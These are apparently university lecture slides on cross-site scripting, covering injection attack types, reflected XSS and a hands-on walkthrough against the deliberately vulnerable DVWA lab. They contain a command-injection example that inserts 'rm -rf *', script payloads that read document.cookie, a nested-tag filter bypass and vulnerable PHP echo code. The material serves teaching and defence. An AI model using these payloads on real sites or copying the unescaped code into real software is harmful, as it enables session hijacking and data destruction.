

Cross-Site Scripting(XSS) Vulnerability

Lecture-6



Outline

- Evolution of Web Applications and Various Attack Vectors
- The Cross-Site Scripting attack
- Reflected XSS
- Persistent XSS
- Damage done by XSS attacks
- Basic protection mechanisms
- XSS: A Hands-on Approach at SEED Lab
- Countermeasures

The Evolution of Web Applications

- The dynamic **web applications** are quite complex in nature.
- Using **web applications** becomes more and more **popular** on a daily basis,
- This motivates the **hackers** to commit cyber-crimes such as **cross-site scripting**.
- This connectivity has raised a major security threat since attacker will be able to **access personal and sensitive information**.


The Evolution of Web Applications

- In the early days of the Internet, the World Wide Web (WWW) consisted only of websites.
 - essentially information repositories containing static documents.




The Evolution of Web Applications

- Today, the majority of sites on the web are in fact applications.
 - Highly functional
 - Rely on two-way flow of information between the server and browser.




The Evolution of Web Applications: the reality

- Web application security is massively complex.
- Constant evolving field
 - WebGL, HTML5, CSS3, AJAX...



Typical Web Application Stack

- Browser (client)
- HTTP over TCP/IP
- Server
 - Operating system
 - Web Server
 - Scripting Language
 - Database or persistence layer



Typical Web Application Stack: Just the client

- Many different clients, all implementing differently (Chrome, Firefox, Microsoft Edge, Safari, Opera, etc...)
- The breakdown of the client-server divide
 - The functional boundaries between client and server responsibilities were quickly eroded

JavaScript

1. JavaScript allows for client side programming (responsive user interface (UI))
2. Plug-in's allow for store data locally (jStorage)
3. AJAX allows display multiple HTML sources in one page

Various Attack Vectors

Injection Attacks

Injection Attacks:

SQLi vs XSS

- **SQL Injection:** SQL injection is a **server-side vulnerability** that targets the application's database.

while

- **Cross-Site Scripting (XSS)** is a **client-side vulnerability** that targets other application users.

Injection Attacks:

Command Injection vs Code Injection

- **Command Injection:** The user being able to **inject code into a command line**

```
<?php
$retval = exec('echo "$line" >> logfile.txt');|
?>
```

becomes


```
<?php
$retval = exec('echo ""; rm -rf *; echo ""| >> logfile.txt');
?>
```

Code Injection: User being able to directly inject code.

Injection Attacks

Code Injection Attack

- Inject code into an application.
- Injected code is then interpreted by the application, changing the way a program executes.




Code injection

ICON

Cross-Site Scripting Attack

The Cross-Site Scripting Attack

- **Code Injection** Attack **executed on Client Side** of a Web Application
- **Inject Malicious Code** through a **Web Browser** to do something by the web application that it is **not suppose to do**.



Code injection
ICON


What is Cross-Site Scripting?

The **three conditions** for Cross-Site Scripting:

1. A **Web application** accepts user input
 - Well, which Web application doesn't?
2. The **Input** is used **to create dynamic content**
 - Again, which Web application doesn't?
3. The **Input** is **Insufficiently Validated**
 - Most Web applications don't validate sufficiently!

What is Cross-Site Scripting?

- Cross-Site Scripting („XSS“ or „CSS“)
- The **Players**:
 1. An **Attacker**
 - Anonymous Internet User
 - Malicious Internal User
 2. A company's **Web Server** (i.e. Web application)
 - External (e.g.: Shop, Information, CRM, Supplier)
 - Internal (e.g.: Employees Self Service Portal)
 3. A **Client**
 - Any type of customer
 - Anonymous user accessing the Web-Server



What is Cross-Site Scripting?

Scripting:

- **What is scripting language?**

- A programming language that is used to **manipulate, customize, and automate** the facilities **of an existing system**.
- Scripting languages are usually interpreted at runtime rather than compiled.
- More detail on [1]
<https://www.geeksforgeeks.org/whats-the-difference-between-scripting-and-programming-languages/>



- **Scripting:** Web Browsers can execute commands

- Embedded in HTML page
- Supports different languages (**JavaScript, VBScript, ActiveX, etc.**)
- Most prominent: JavaScript

What is Cross-Site Scripting?

Cross-Site:

- “Cross-Site” means: **Foreign script sent via Server to Client**
 - Attacker „makes“ Web-Server deliver malicious script code
 - Malicious script is executed in Client’s Web Browser




What is Cross-Site Scripting?

Attack:

- Attack:
 - Steal Access Credentials, Denial-of-Service, Modify Web pages
 - Execute any command at the client machine


The Cross-Site Scripting Attack



- Basically, code can do whatever the user can do inside the session.


- In XSS, an **attacker injects** his/her **malicious code** to the **victim's browser** **via the target website**.
- When code comes from a website, **it is considered as trusted** with respect to the website, so it **can access and change the content on the pages, read cookies** belonging to the website and sending out requests on behalf of the user.

XSS-Attack: General Overview



Note:
This is only **one** example
out of many attack
scenarios!

XSS-Attack: General Overview



Note:
This is only **one** example
out of many attack
scenarios!

XSS-Attack: A New Threat?



CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

Original release date: February 2, 2000

Last revised: February 3, 2000

A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

- XSS is an old problem
- Nevertheless:
 - Many Web applications are affected

What's the source of the problem?

- Insufficient input/output checking!
- Problem as old as programming languages

Who is affected by XSS?

- XSS attack's first target is the Client
 - Client trusts server (Does not expect attack)
 - Browser executes malicious script
- But second target = Company running the Server
 - Loss of public image (Blame)
 - Loss of customer trust
 - Loss of money

Impact of XSS-Attacks

Access to authentication credentials for Web application

- **Cookies, Username and Password**

- XSS is not a harmless flaw !

- Normal users

- Access to personal data (Credit card, Bank Account)

- Access to business data (Bid details, construction details)

- Misuse account (order expensive goods)

- High privileged users

- Control over Web application

- Control/Access: Web server machine


- Control/Access: Backend / Database systems

Impact of XSS-Attacks

- Denial-of-Service
 - Crash Users`Browser, Pop-Up-Flodding, Redirection
- Access to Users` machine
 - Use ActiveX objects to control machine
 - Upload local data to attacker`s machine
- Spoil public image of company
 - Load main frame content from „other“ locations
 - Redirect to dialer download

Types of XSS Attacks


- **Non-persistent (Reflected) XSS Attack**
- **Persistent (Stored) XSS Attack**
- **DOM Based XSS Attack**



Cross-Site Scripting Attack:

Non-persistent (Reflected) XSS Attack


Non-persistent (Reflected) XSS Attack



If a website with a **reflective behaviour** takes user inputs, then :

- Attackers can put JavaScript code in the input, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.

Non-persistent (Reflected) XSS Attack




- Script is executed on the Victim side
- Script is not stored on the server


Non-persistent (Reflected) XSS Attack

- Assume a vulnerable service on website :
<http://www.example.com/search?input=word>, where word is provided by the users.
- Now the attacker sends the following URL to the victim and tricks him to click the link:
[http://www.example.com/search?input=<script>alert\("attack"\);</script>](http://www.example.com/search?input=<script>alert("attack");</script>)
- Once the victim clicks on this link, an HTTP GET request will be sent to the www.example.com web server, which returns a page containing the search result, with the original input in the page. The input here is a JavaScript code which runs and gives a pop-up message on the victim's browser.

Non-persistent (Reflected) XSS Attack




`http://myserver.com/test.jsp?name=Stefan`



```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

`http://myserver.com/welcome.jsp?name=<script>alert("Attacked")</script>`



```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```


Non-persistent (Reflected) XSS Attack

The Security Hole:


```
<p>Thank you for your submission: <?= $_POST['first_name'] ?></p>
```

The Attack:

First Name:

This type of simple XSS bug accounts for approximately 75% of the XSS vulnerabilities that exist in real-world web apps.

It is called reflected XSS because exploiting the vulnerability involves crafting a request containing embedded JavaScript that is reflected to **any user who makes the requests**



Note:
Upto Now, No Damage at Client !!!

A Hands-on Approach at DVWA: Non-persistent (Reflected) XSS Attack

CROSS SITE SCRIPTING (XSS)

Reflected XSS

URL: <http://localhost/dvwa>

User: **admin**

Pass: ***

File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Admin

CROSS SITE SCRIPTING (XSS)

Reflected XSS

Source Code:

```
<h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>
      What's your name?
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </p>
  </form>
</div>
```

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

CROSS SITE SCRIPTING (XSS)

Reflected XSS

Payload: `<script>alert(999);</script>`

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

192.168.59.134

999

OK

CROSS SITE SCRIPTING (XSS)

Reflected XSS

Payload: `<script>alert(document.cookie);</script>`

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello

🌐 192.168.59.134

security=low; PHPSESSID=66t8phka13l345nb46qlpn9jpl

OK

CROSS SITE SCRIPTING (XSS)




What is a Session ID?

- A unique number that a Web site's server assigns a specific user for the duration of that user's visit (session).
- The session ID can be stored as a cookie.

Why do we need a session ID?

- Often used to identify a user that has logged into a website
- Can be used by an attacker to hijack the session and obtain potential privileges.


CROSS SITE SCRIPTING (XSS)



What can we do with a session ID?

- Can bypass the user authentication e.g. using the BoxSuite.


CROSS SITE SCRIPTING (XSS)



Try with nested tag:
e.g.,

`<sc<script>ript> alert(document.cookie) </script>`

CROSS SITE SCRIPTING (XSS)



Try with nested tag:

e.g.,

